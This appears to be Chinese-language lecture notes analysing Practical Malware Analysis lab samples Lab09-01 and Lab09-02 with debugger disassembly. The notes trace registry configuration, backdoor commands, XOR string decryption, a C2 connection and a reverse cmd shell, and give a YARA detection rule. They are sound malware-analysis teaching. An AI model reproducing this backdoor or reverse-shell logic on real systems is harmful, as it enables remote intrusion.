0040296B  .vE9 77010000     JMP Lab09-01.00402AE7
00402970  > 8B85 F8F3FFFF   MOV EAX,DWORD PTR SS:[EBP-C08]
00402976  . 50              PUSH EAX
00402977  . FF15 28B04000   CALL DWORD PTR DS:[<&ADVAPI32.DeleteSer  ADVAPI32.DeleteService
0040297D  . 85C0            TEST EAX,EAX
0040297F  .v75 24           JNZ SHORT Lab09-01.004029A5
00402981  . 8B8D FCFBFFFF   MOV ECX,DWORD PTR SS:[EBP-404]
00402987  . 51              PUSH ECX
```

```
00401210  $ 55              PUSH EBP
00401211  . 8BEC            MOV EBP,ESP
00401213  . 83EC 08         SUB ESP,8
00401216  . 6A 00           PUSH 0                  pDisposition = NULL
00401218  . 8D45 F8         LEA EAX,DWORD PTR SS:[EBP-8]
0040121B  . 50              PUSH EAX                pHandle
0040121C  . 6A 00           PUSH 0                  pSecurity = NULL
0040121E  . 68 3F000F00     PUSH 0F003F             Access = KEY_ALL_ACCESS
00401223  . 6A 00           PUSH 0                  Options = REG_OPTION_NON_VOLATILE
00401225  . 6A 00           PUSH 0                  Class = NULL
00401227  . 6A 00           PUSH 0                  Reserved = 0
00401229  . 68 40C04000     PUSH Lab09-01.0040C040  Subkey = "SOFTWARE\Microsoft \XPS"
0040122E  . 68 02000080     PUSH 80000002           hKey = HKEY_LOCAL_MACHINE
00401233  . FF15 18B04000   CALL DWORD PTR DS:[<&ADVAPI32.RegCreate  RegCreateKeyExA
00401239  . 85C0            TEST EAX,EAX
0040123B  .v74 07           JE SHORT Lab09-01.00401244
0040123D  . B8 01000000     MOV EAX,1
00401242  .vEB 35           JMP SHORT Lab09-01.00401279
00401244  > 68 30C04000     PUSH Lab09-01.0040C030  ValueName = "Configuration"
00401249  . 8B4D F8         MOV ECX,DWORD PTR SS:[EBP-8]
0040124C  . 51              PUSH ECX                hKey
0040124D  . FF15 14B04000   CALL DWORD PTR DS:[<&ADVAPI32.RegDelete  RegDeleteValueA
00401253  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00401256  . 837D FC 00      CMP DWORD PTR SS:[EBP-4],0
0040125A  .v74 11           JE SHORT Lab09-01.0040126D
0040125C  . 8B55 F8         MOV EDX,DWORD PTR SS:[EBP-8]
0040125F  . 52              PUSH EDX                hObject
00401260  . FF15 64B04000   CALL DWORD PTR DS:[<&KERNEL32.CloseHand  CloseHandle
00401266  . B8 01000000     MOV EAX,1
0040126B  .vEB 0C           JMP SHORT Lab09-01.00401279
0040126D  > 8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
00401270  . 50              PUSH EAX                hObject
00401271  . FF15 64B04000   CALL DWORD PTR DS:[<&KERNEL32.CloseHand  CloseHandle
00401277  . 33C0            XOR EAX,EAX
```

1 其他命令行参数

-c：设置注册表配置键

◆ 创建注册表项；

◆ 填充Configuration键值。


-cc：打印注册表配置键

◆ 读取配置注册表键值内容；

◆ 打印键值。

```
C:\Documents and Settings\Administrator\桌面\Practical Malware Analysis Labs\Bin
aryCollection\Chapter_9L>Lab09-01.exe -cc abcd
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```

1 安装后不指定命令行参数



通过安装检查

恶意代码获取当前的配置，调用一个函数，睡眠数秒，然后一直重复这个动作。

1 简要分析0x401E60

猜测网络获取字符串

```
401EC0 push    edx
401EC1 call    sub_401D80
401EC6 add     esp, 8
401EC9 test    eax, eax
401ECB jz      short loc_401ED7
```

```
.text:00401ED7
.text:00401ED7 loc_401ED7:
.text:00401ED7 lea     eax, [ebp+var_101C]
.text:00401EDD push    eax             ; int
.text:00401EDE lea     ecx, [ebp+Str]
.text:00401EE4 push    ecx             ; Str
.text:00401EE5 lea     edx, [ebp+var_1014]
.text:00401EEB push    edx             ; int
.text:00401EEC mov     eax, dword ptr [ebp+hostshort]
.text:00401EF2 push    eax             ; hostshort
.text:00401EF3 lea     ecx, [ebp+name]
.text:00401EF9 push    ecx             ; name
.text:00401EFA call    sub_401AF0
.text:00401EFF add     esp, 14h
.text:00401F02 test    eax, eax
.text:00401F04 jz      short loc_401F10
```

1 字符串比较

猜测网络获取字符串

```
.text:00402020
.text:00402020 push    ebp
.text:00402021 mov     ebp, esp
.text:00402023 sub     esp, 424h
.text:00402029 push    edi
.text:0040202A push    400h
.text:0040202F lea     eax, [ebp+Str1]
.text:00402035 push    eax
.text:00402036 call    sub_401E60
.text:0040203B add     esp, 8
.text:0040203E test    eax, eax
.text:00402040 jz      short loc_40204C
```

接下来的0x402020函数将字符串

与支持的值列表进行比较

```
.text:0040204C
.text:0040204C loc_40204C:
.text:0040204C mov     edi, offset Str2 ; "SLEEP"
.text:00402051 or      ecx, 0FFFFFFFFh
.text:00402054 xor     eax, eax
.text:00402056 repne scasb
.text:00402058 not     ecx
.text:0040205A add     ecx, 0FFFFFFFFh
.text:0040205D push    ecx             ; MaxCount
.text:0040205E push    offset Str2     ; "SLEEP"
.text:00402063 lea     ecx, [ebp+Str1]
.text:00402069 push    ecx             ; Str1
.text:0040206A call    _strncmp
.text:0040206F add     esp, 0Ch
.text:00402072 test    eax, eax
.text:00402074 jnz     short loc_4020D2
```

```
.text:004020D2
.text:004020D2 loc_4020D2:
.text:004020D2 mov     edi, offset aUpload ; "UPLOAD"
.text:004020D7 or      ecx, 0FFFFFFFFh
.text:004020DA xor     eax, eax
.text:004020DC repne scasb
.text:004020DE not     ecx
.text:004020E0 add     ecx, 0FFFFFFFFh
.text:004020E3 push    ecx             ; MaxCount
.text:004020E4 push    offset aUpload  ; "UPLOAD"
.text:004020E9 lea     edx, [ebp+Str1]
.text:004020EF push    edx             ; Str1
.text:004020F0 call    _strncmp
.text:004020F5 add     esp, 0Ch
.text:004020F8 test    eax, eax
.text:004020FA jnz     loc_402186
```

strncmp

1 网络行为分析

详细分析0x401E60：调用0x401420

```
00401E84  . 50            PUSH EAX                                  Arg1
00401E85  . E8 96F5FFFF   CALL Lab09-01.00401420                    Lab09-01.00401420
00401E8A  . 83C4 08       ADD ESP,8
00401E8D  . 85C0          TEST EAX,EAX
00401E8F  .v74 0A         JE SHORT Lab09-01.00401E9B
00401E91  . B8 01000000   MOV EAX,1
00401E96  .vE9 75010000   JMP Lab09-01.00402010
```

```
0012BED0  0012BEE4  Arg1 = 0012BEE4
0012BED4  00000400  Arg2 = 00000400
0012BED8  7C930208  ntdll.7C930208
0012BEDC  FFFFFFFF
0012BEE0  0000001C
```

调用返回后：

```
0012BEE4  ASCII "http://www.practicalmalwareanalysis.com"
00000400
7C930208  ntdll.7C930208
FFFFFFFF
```

1 网络行为分析

详细分析0x401E60：调用0x401470

猜测：读取了注册表键值配置

```
00401E8F  .v74 0A          JE SHORT Lab09-01.00401E9B
00401E91  . B8 01000000    MOV EAX,1
00401E96  .vE9 75010000    JMP Lab09-01.00402010
00401E9B  > 8D8D DCEBFFFF  LEA ECX,DWORD PTR SS:[EBP-1424]
00401EA1  . 51             PUSH ECX                                 Arg1
00401EA2  . E8 C9F5FFFF    CALL Lab09-01.00401470                   Lab09-01.00401470
00401EA7  . 83C4 04        ADD ESP,4
00401EAA  . 85C0           TEST EAX,EAX
00401EAC  .v74 0A          JE SHORT Lab09-01.00401EB8
00401EAE  . B8 01000000    MOV EAX,1
00401EB3  .vE9 58010000    JMP Lab09-01.00402010

Registers (FPU)
EAX 00000000
ECX 0012AECC ASCII "80"
EDX 0012BEE0
EBX 7FFD7000
ESP 0012BED4
EBP 0012D304
ESI FFFFFFFF
EDI 7C930208 ntdll.7C930208
EIP 00401EA7 Lab09-01.00401EA7
```

端口号

构造HTTP/1.0GET请求

尝试连接域名和端口

响应字符串：SLEEP、UPLOAD、DOWLOAD、SHELL

根据响应字符串执行相应行为

```
00401B35  > BF 80C04000    MOV EDI,Lab09-01.0040C080                ASCII "GET "
00401B3A  . 8D95 FCFBFFFF  LEA EDX,DWORD PTR SS:[EBP-404]
00401B40  . 83C9 FF        OR ECX,FFFFFFFF
00401B43  . 33C0           XOR EAX,EAX
00401B45  . F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
00401B47  . F7D1           NOT ECX
00401B49  . 2BF9           SUB EDI,ECX
00401B4B  . 8BF7           MOV ESI,EDI
00401B4D  . 8BC1           MOV EAX,ECX
00401B4F  . 8BFA           MOV EDI,EDX
00401B51  . C1E9 02        SHR ECX,2
00401B54  . F3:A5          REP MOVS DWORD PTR ES:[EDI],DWORD PTR D
00401B56  . 8BC8           MOV ECX,EAX
00401B58  . 83E1 03        AND ECX,3
00401B5B  . F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
00401B5D  . 8B7D 10        MOV EDI,DWORD PTR SS:[EBP+10]
00401B60  . 8D95 FCFBFFFF  LEA EDX,DWORD PTR SS:[EBP-404]
00401B66  . 83C9 FF        OR ECX,FFFFFFFF
00401B69  . 33C0           XOR EAX,EAX
00401B6B  . F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
00401B6D  . F7D1           NOT ECX
00401B6F  . 2BF9           SUB EDI,ECX
00401B71  . 8BF7           MOV ESI,EDI
00401B73  . 8BD9           MOV EBX,ECX
00401B75  . 8BFA           MOV EDI,EDX
00401B77  . 83C9 FF        OR ECX,FFFFFFFF
00401B7A  . 33C0           XOR EAX,EAX
00401B7C  . F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
00401B7E  . 83C7 FF        ADD EDI,-1
00401B81  . 8BCB           MOV ECX,EBX
00401B83  . C1E9 02        SHR ECX,2
00401B86  . F3:A5          REP MOVS DWORD PTR ES:[EDI],DWORD PTR D
00401B88  . 8BCB           MOV ECX,EBX
00401B8A  . 83E1 03        AND ECX,3
00401B8D  . F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
00401B8F  . BF 70C04000    MOV EDI,Lab09-01.0040C070                ASCII " HTTP/1.0"
00401B94  . 8D95 FCFBFFFF  LEA EDX,DWORD PTR SS:[EBP-404]
```

1 Yara


```
rule Lab09_01 {
    meta:
        description = "Lab09_01.exe"
    strings:
        $s1 = "GET" fullword ascii
        $s2 = "CMD" fullword ascii
        $s3 = "DOWNLOAD" fullword ascii
        $s4 = "UPLOAD" fullword ascii
        $s5 = "SLEEP" fullword ascii
        $s6 = "cmd.exe" fullword ascii
        $s7 = "http://www.practicalmalwareanalysis.com" fullword ascii
        $s8 = "-cc" fullword ascii
        $s9 = "-re" fullword ascii
        $s10 = "-in" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 70KB and
        all of them
}
```


2 Lab09-02.exe的初步分析


动态运行恶意代码，在Process Explorer中观察它，
发现它启动后很快就退出了。

2 构造字符串

它一条指令将一个字符移入堆栈，而且能够发现它写入两次0，这可能是NULL终止符，猜测它写入了两个字符串







2 获取可执行文件路径

```
004011F7  .  F3:AB          REP STOS DWORD PTR ES:[EDI]
004011F9  .  AA             STOS BYTE PTR ES:[EDI]
004011FA  .  68 0E010000    PUSH 10E                          BufSize = 10E (270.)
004011FF  .  8D85 00FDFFFF  LEA EAX,DWORD PTR SS:[EBP-300]
00401205  .  50             PUSH EAX                          PathBuffer
00401206  .  6A 00          PUSH 0                            hModule = NULL
00401208  .  FF15 0C404000  CALL DWORD PTR DS:[<&KERNEL32.GetModule  GetModuleFileNameA
0040120E  .  6A 5C          PUSH 5C
```

```
004011FA  .  68 0E010000    PUSH 10E                          BufSize = 10E (270.)
004011FF  .  8D85 00FDFFFF  LEA EAX,DWORD PTR SS:[EBP-300]
00401205  .  50             PUSH EAX                          PathBuffer
00401206  .  6A 00          PUSH 0                            hModule = NULL
00401208  .  FF15 0C404000  CALL DWORD PTR DS:[<&KERNEL32.GetModule  GetModuleFileNameA
0040120E  .  6A 5C          PUSH 5C
00401210  .  8D8D 00FDFFFF  LEA ECX,DWORD PTR SS:[EBP-300]
00401216  .  51             PUSH ECX
00401217  .  E8 34030000    CALL Lab09-02.00401550
```

一个参数是5Ch，是斜线；
另一个就是GetModuleFileNameA函数的返回值，是当前可执行文件的路径。

2 获取可执行文件路径

```
004011FA  .  68 0E010000    PUSH 10E                                  BufSize = 10E (270.)
004011FF  .  8D85 00FDFFFF  LEA EAX,DWORD PTR SS:[EBP-300]
00401205  .  50             PUSH EAX                                  PathBuffer
00401206  .  6A 00          PUSH 0                                    hModule = NULL
00401208  .  FF15 0C404000  CALL DWORD PTR DS:[<&KERNEL32.GetModule[  GetModuleFileNameA
0040120E  .  6A 5C          PUSH 5C
00401210  .  8D8D 00FDFFFF  LEA ECX,DWORD PTR SS:[EBP-300]
00401216  .  51             PUSH ECX
00401217  .  E8 34030000    CALL Lab09-02.00401550
```

一个参数是5Ch，是斜线；
另一个就是GetModuleFileNameA函数的返回值，是当前可执行文件的路径。

```
Registers (FPU)
EAX 0012FCE8 ASCII "\Lab09-02.exe"
```

返回值eax指向字符串\Lab09-02.exe

2 字符串比较

```
00401217  . E8 34030000   CALL Lab09-02.00401550
0012FC6C    0012FDE0   ASCII "ocl.exe"
0012FC70    0012FCE9   ASCII "Lab09-02.exe"
0012FC74    7C930208   ntdll.7C930208
0012FC78    FFFFFFFF
00401286  . E8 85020000   CALL Lab09-02.004014C0
```

第一个参数是GetModuleFileNameA调用返回值的指针加1后的结果，这是跳过了斜线；

另外一个是前面创建的字符串ocl.exe。

2 字符串比较

```
EAX 00000001
ECX 0012FCE9 ASCII "Lab09-02.exe"
EDX 0012FDE0 ASCII "ocl.exe"
```

程序退出

```
00401236  . E8 85020000   CALL Lab09-02.004014C0
0040123B  . 83C4 08       ADD ESP,8
0040123E  . 85C0          TEST EAX,EAX
00401240  .v74 0A         JE SHORT Lab09-02.0040124C
00401242  . B8 01000000   MOV EAX,1
00401247  .vE9 8A010000   JMP Lab09-02.004013D6
```

```
004013D6  > 5F   POP EDI
004013D7  . 5E   POP ESI
004013D8  . 8BE5 MOV ESP,EBP
004013DA  . 5D   POP EBP
004013DB  . C3   RETN
```

猜测：strcmp函数

返回1：字符串不相等

比较文件名与ocl.exe

2 解密字符串

```
004012AA  .vE9 27010000   JMP ocl.004013D6
004012AF  > 8D8D 10FEFFFF LEA ECX,DWORD PTR SS:[EBP-1F0]
004012B5  . 51            PUSH ECX                          Arg2
004012B6  . 8D95 50FEFFFF LEA EDX,DWORD PTR SS:[EBP-1B0]
004012BC  . 52            PUSH EDX                          Arg1
004012BD  . E8 C7FDFFFF   CALL ocl.00401089                 ocl.00401089
004012C2  . 83C4 08       ADD ESP,8
004012C5  . 8945 F8       MOV DWORD PTR SS:[EBP-8],EAX

0012FC6C  0012FDD0  Arg1 = 0012FDD0 ASCII "1qaz2wsx3edc"
0012FC70  0012FD90  Arg2 = 0012FD90
0012FC74  7C930208  ntdll.7C930208
0012FC78  FFFFFFFF
```

猜测：字符串加密

```
0012FD88  00 00 00 00 00 00 66 67  ......fg
0012FD90  46 06 16 54 42 05 12 1B  F♠▬TB↕↕+
0012FD98  47 0C 07 02 5D 1C 00 16  G.•☻]└.▬
0012FDA0  45 16 01 1D 52 0B 05 0F  E▬☺↔R♂♣☼
0012FDA8  48 02 08 09 1C 14 1C 15  H☻◘.└¶└§
0012FDB0  00 20 20 20 20 20 20 20  .
0012FDB8  20 20 20 20 20 20 20 20
```

2 解密字符串

获取长度

```
00401089  . 55              PUSH EBP
0040108A  . 8BEC            MOV EBP,ESP
0040108C  . 81EC 08010000   SUB ESP,108
00401092  . 57              PUSH EDI
00401093  . C785 F8FEFFFF   MOV DWORD PTR SS:[EBP-108],0
0040109D  . C685 00FFFFFF   MOV BYTE PTR SS:[EBP-100],0
004010A4  . B9 3F000000     MOV ECX,3F
004010A9  . 33C0            XOR EAX,EAX
004010AB  . 8DBD 01FFFFFF   LEA EDI,DWORD PTR SS:[EBP-FF]
004010B1  . F3:AB           REP STOS DWORD PTR ES:[EDI]
004010B3  . 66:AB           STOS WORD PTR ES:[EDI]
004010B5  . AA              STOS BYTE PTR ES:[EDI]
004010B6  . 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
004010B9  . 50              PUSH EAX
004010BA  . E8 81030000     CALL ocl.00401440
004010BF  . 83C4 04         ADD ESP,4
004010C2  . 8985 FCFEFFFF   MOV DWORD PTR SS:[EBP-104],EAX

0012FB54  0012FDD0  ASCII "1qaz2wsx3edc"
0012FB58  0012FD8E
0012FB5C  00000000
0012FB60  7C9301BB  RETURN to ntdll.7C9301BB from ntdll.7C92E8E6
0012FB64  00000000
```

```
Registers (FPU)
EAX 0000000C
```

计数器

```
004010BF  . 83C4 04         ADD ESP,4
004010C2  . 8985 FCFEFFFF   MOV DWORD PTR SS:[EBP-104],EAX
004010C8  . C785 F8FEFFFF   MOV DWORD PTR SS:[EBP-108],0
004010D2  .v EB 0F          JMP SHORT ocl.004010E3
004010D4  > 8B8D F8FEFFFF   MOV ECX,DWORD PTR SS:[EBP-108]
004010DA  . 83C1 01         ADD ECX,1
004010DD  . 898D F8FEFFFF   MOV DWORD PTR SS:[EBP-108],ECX
004010E3  > 83BD F8FEFFFF   CMP DWORD PTR SS:[EBP-108],20
004010EA  .v 7D 31          JGE SHORT ocl.0040111D
004010EC  . 8B55 0C         MOV EDX,DWORD PTR SS:[EBP+C]
004010EF  . 0395 F8FEFFFF   ADD EDX,DWORD PTR SS:[EBP-108]
004010F5  . 0FBE0A          MOVSX ECX,BYTE PTR DS:[EDX]
004010F8  . 8B85 F8FEFFFF   MOV EAX,DWORD PTR SS:[EBP-108]
004010FE  . 99              CDQ
004010FF  . F7BD FCFEFFFF   IDIV DWORD PTR SS:[EBP-104]
00401105  . 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
00401108  . 0FBE1410        MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C  . 33CA            XOR ECX,EDX
0040110E  . 8B85 F8FEFFFF   MOV EAX,DWORD PTR SS:[EBP-108]
00401114  . 888C05 00FFFFFF MOV BYTE PTR SS:[EBP+EAX-100],CL
0040111B  .^EB B7           JMP SHORT ocl.004010D4
0040111D  > 8D85 00FFFFFF   LEA EAX,DWORD PTR SS:[EBP-100]
00401123  . 5F              POP EDI
```

循环

2 解密字符串

```
00401108  . 0FBE1410      MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C  . 33CA          XOR ECX,EDX
0040110E  . 8B85 F8FEFFFF MOV EAX,DWORD PTR SS:[EBP-108]
00401114  . 888C05 00FFFF MOV BYTE PTR SS:[EBP+EAX-100],CL
0040111B  .^EB B7         JMP SHORT ocl.004010D4
```

```
Registers (FPU)
EAX 0012FDD0 ASCII "1qaz2wsx3edc"
ECX 00000046
EDX 00000031
```

```
Registers (FPU)
EAX 0012FDD0 ASCII "1qaz2wsx3edc"
ECX 00000006
EDX 00000071
```

```
0012FB64  77 77 77 2E 70 72 61 63  www.prac
0012FB6C  74 69 63 61 6C 6D 61 6C  ticalmal
0012FB74  77 61 72 65 61 6E 61 6C  wareanal
0012FB7C  79 73 69 73 2E 63 6F 6D  ysis.com
0012FB84  00 00 00 00 00 00 00 00  ........
```

- 猜测是使用字符串1qaz2wsx3edc的多字节异或循环来解密字符

2 网络行为分析

```
004012C8  . 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004012CB  . 50             PUSH EAX                                  Name = "www.practicalmalwareanalysis.com"
004012CC  . FF15 A4404000  CALL DWORD PTR DS:[<&WS2_32.#52>]         gethostbyname
004012D2  . 8985 44FEFFFF  MOV DWORD PTR SS:[EBP-1BC],EAX
```

```
0040130D  . 8B08           MOV ECX,DWORD PTR DS:[EAX]
0040130F  . 8B11           MOV EDX,DWORD PTR DS:[ECX]
00401311  . 8995 38FEFFFF  MOV DWORD PTR SS:[EBP-1C8],EDX
00401317  . 68 0F270000    PUSH 270F                                 NetShort = 270F
0040131C  . FF15 B0404000  CALL DWORD PTR DS:[<&WS2_32.#9>]          ntohs
00401322  . 66:8985 36FEF  MOV WORD PTR SS:[EBP-1CA],AX
00401329  . 66:C785 34FEF  MOV WORD PTR SS:[EBP-1CC],2

0012FC68  0012FF80
0012FC6C  004012D2  ocl.004012D2
0012FC70  0000270F  NetShort = 270F
0012FC74  7C930208  ntdll.7C930208
```

- 解密函数返回到主函数，**<u>返回值eax传给了gethostbyname</u>**。这个函数会返回一个IP地址并且填充sockaddr_in结构；
- 调用ntohs函数，参数netshort为0x270f，代表999端口。将网络字节序转换为主机字节序，返回值为0x0f27，并填充到sockaddr_in结构；

2 网络行为分析

```
00401332  . 6A 10          PUSH 10                                  AddrLen = 10 (16.)
00401334  . 8D85 34FEFFFF  LEA EAX,DWORD PTR SS:[EBP-1CC]
0040133A  . 50             PUSH EAX                                 pSockAddr
0040133B  . 8B8D FCFCFFFF  MOV ECX,DWORD PTR SS:[EBP-304]
00401341  . 51             PUSH ECX                                 Socket
00401342  . FF15 B4404000  CALL DWORD PTR DS:[<&WS2_32.#4>]         connect
00401348  . 8985 4CFEFFFF  MOV DWORD PTR SS:[EBP-1B4],EAX
0040134E  . 83BD 4CFEFFFF  CMP DWORD PTR SS:[EBP-1B4],-1
00401355  .v75 23          JNZ SHORT ocl.0040137A

0012FC68  00000060  Socket = 60
0012FC6C  0012FDB4  pSockAddr = 0012FDB4
0012FC70  00000010  AddrLen = 10 (16.)
0012FC74  7C930208  ntdll.7C930208
0012FC78  FFFFFFFF
```

◆ 接下来调用connect函数，传入构造好的sockaddr_in结构，试图连接www.practicalmalwareanalysis.com上TCP端口9999。

2 网络行为分析

```
00401342  . FF15 B4404000  CALL DWORD PTR DS:[<&WS2_32.#4>]      connect
00401348  . 8985 4CFEFFFF  MOV DWORD PTR SS:[EBP-1B4],EAX
0040134E  . 83BD 4CFEFFFF  CMP DWORD PTR SS:[EBP-1B4],-1
00401355  .v75 23          JNZ SHORT ocl.0040137A
00401357  . 8B95 FCFCFFFF  MOV EDX,DWORD PTR SS:[EBP-304]
0040135D  . 52             PUSH EDX                             Socket
0040135E  . FF15 A8404000  CALL DWORD PTR DS:[<&WS2_32.#3>]     closesocket
00401364  . FF15 AC404000  CALL DWORD PTR DS:[<&WS2_32.#116>]   WSACleanup
0040136A  . 68 3075 0000   PUSH 7530                            timeout = 30000. ms
0040136F  . FF15 08404000  CALL DWORD PTR DS:[<&KERNEL32.Sleep> Sleep
00401375  . E9 D2FEFFFF    JMP ocl.0040124C
0040137A  > 8B85 FCFCFFFF  MOV EAX,DWORD PTR SS:[EBP-304]
00401380  . 50             PUSH EAX
```

◆ 调用connect函数后，如果连接成功，调用0x40137a处的函数。而如果不成功，将会sleep 30秒，回到main函数的开始并且一直重复这个过程。

2 连接成功后恶意代码的行为

```
00401056  . 52            PUSH EDX                                  pProcessInfo
00401057  . 8D45 A8       LEA EAX,DWORD PTR SS:[EBP-58]             pStartupInfo
0040105A  . 50            PUSH EAX                                  CurrentDir = NULL
0040105B  . 6A 00         PUSH 0                                    pEnvironment = NULL
0040105D  . 6A 00         PUSH 0                                    CreationFlags = 0
0040105F  . 6A 00         PUSH 0                                    InheritHandles = TRUE
00401061  . 6A 01         PUSH 1                                    pThreadSecurity = NULL
00401063  . 6A 00         PUSH 0                                    pProcessSecurity = NULL
00401065  . 6A 00         PUSH 0                                    CommandLine = "cmd"
00401067  . 68 30504000   PUSH ocl.00405030                         ModuleFileName = NULL
0040106C  . 6A 00         PUSH 0                                    CreateProcessA
0040106E  . FF15 04404000 CALL DWORD PTR DS:[<&KERNEL32.CreateP
